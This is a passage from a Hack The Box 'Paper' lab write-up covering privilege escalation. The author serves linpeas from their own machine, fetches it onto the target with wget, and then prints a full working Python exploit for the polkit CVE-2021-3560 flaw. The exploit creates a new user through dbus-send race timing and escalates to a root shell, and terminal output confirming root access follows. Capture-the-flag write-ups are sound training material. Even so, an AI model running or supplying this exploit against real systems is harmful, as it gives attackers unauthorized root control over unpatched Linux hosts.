so we now need to get the root so i decide to use the same password with the sudo but it refused the password seems to be not the same so i decide to use **linpeas** which is s **a well-known enumeration script that searches for possible paths to escalate privileges on Linux/Unix* targets**. https://github.com/carlospolop/PEASS-ng use the latest i downloaded linpeas to my local machine and fowarded it to the box

use this code to get your ip tun and use that ip to foward linpeas to the box

code-tun0

```
ip addr show dev tun0
```

start a python server to where you have downloaded your linpeas you can use your own port


code-server

```
python3 -m http.server
```

Then to the box use this code to to get linpeas.sh

code-linpeas

```
wget ip/linpeas.sh
```



so you run linpeas using this

code-run linpeas

```
bash linpeas.sh
```

so after running linpeas i found and doing some digging i found out that there is a python script that can execute the privillage escalations

code-python script

```
import os

import sys

import time

import subprocess

import random

import pwd

print ("***************")

print("Exploit: Privilege escalation with polkit - CVE-2021-3560")

print("Exploit code written by Ahmad Almorabea @almorabea")

print("Original exploit author: Kevin Backhouse ")

print("For more details check this out: https://github.blog/2021-06-10-
privilege-escalation-polkit-root-on-linux-with-bug/")
```

```
print ("***************")

print("[+] Starting the Exploit ")

time.sleep(3)

check = True

counter = 0

while check:

counter = counter +1

process = subprocess.Popen(['dbus-send','--system','--
dest=org.freedesktop.Accounts','--type=method_call','--print-
reply','/org/freedesktop/Accounts','org.freedesktop.Accounts.CreateUser','strin
g:ahmed','string:"Ahmad Almorabea','int32:1'])

try:

#print('1 - Running in process', process.pid)

Random = random.uniform(0.006,0.009)

process.wait(timeout=Random)

process.kill()

except subprocess.TimeoutExpired:

#print('Timed out - killing', process.pid)

process.kill()

user = subprocess.run(['id', 'ahmed'],
stdout=subprocess.PIPE).stdout.decode('utf-8')

if user.find("uid") != -1:

print("[+] User Created with the name of ahmed")

print("[+] Timed out at: "+str(Random))

check =False

break

if counter > 2000:

print("[-] Couldn't add the user, try again it may work")

sys.exit(0)

for i in range(200):
```

```
#print(i)

uid = "/org/freedesktop/Accounts/User"+str(pwd.getpwnam('ahmed').pw_uid)

#In case you need to put a password un-comment the code below and put your
password after string:yourpassword'

password = "string:"

#res = subprocess.run(['openssl', 'passwd','-5',password],
stdout=subprocess.PIPE).stdout.decode('utf-8')

#password = f"string:{res.rstrip()}"

process = subprocess.Popen(['dbus-send','--system','--
dest=org.freedesktop.Accounts','--type=method_call','--print-
reply',uid,'org.freedesktop.Accounts.User.SetPassword',password,'string:GoldenE
ye'])

try:

#print('1 - Running in process', process.pid)

Random = random.uniform(0.006,0.009)

process.wait(timeout=Random)

process.kill()

except subprocess.TimeoutExpired:

#print('Timed out - killing', process.pid)

process.kill()

print("[+] Timed out at: " + str(Random))

print("[+] Exploit Completed, Your new user is 'Ahmed' just log into it like,
'su ahmed', and then 'sudo su' to root ")

p = subprocess.call("(su ahmed -c 'sudo su')", shell=True)
```

so i copied it and opened a file with python extention as **privillage.py** and then runned it with the following code

```
python3 privillage.py
```

```
┌──(root㉿kali)-[/home/leshack98/project/HTB/Paper]
└─# sudo ssh dwight@10.10.11.143
dwight@10.10.11.143's password:
Permission denied, please try again.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Tue Apr 19 11:19:42 EDT 2022 from 10.10.16.34 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Tue Apr 19 11:05:04 2022 from 10.10.16.31
[dwight@paper ~]$ vi privillage.py
[dwight@paper ~]$ python3 privillage.py
```

Then boom i got the root access!

```
Accounts.User' on object at path /org/freedesktop/Accounts/User1005
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop
Accounts.User' on object at path /org/freedesktop/Accounts/User1005
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop
Accounts.User' on object at path /org/freedesktop/Accounts/User1005
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop
Accounts.User' on object at path /org/freedesktop/Accounts/User1005
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop
Accounts.User' on object at path /org/freedesktop/Accounts/User1005
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop
Accounts.User' on object at path /org/freedesktop/Accounts/User1005
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop
Accounts.User' on object at path /org/freedesktop/Accounts/User1005
[+] Timed out at: 0.008310467438893505
[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed',
and then 'sudo su' to root
bash: cannot set terminal process group (43854): Inappropriate ioctl for device
bash: no job control in this shell
[root@paper dwight]#
```

And hence i found the root in the root folder

```
-------------------------END successful attack @leshack98----------------------
```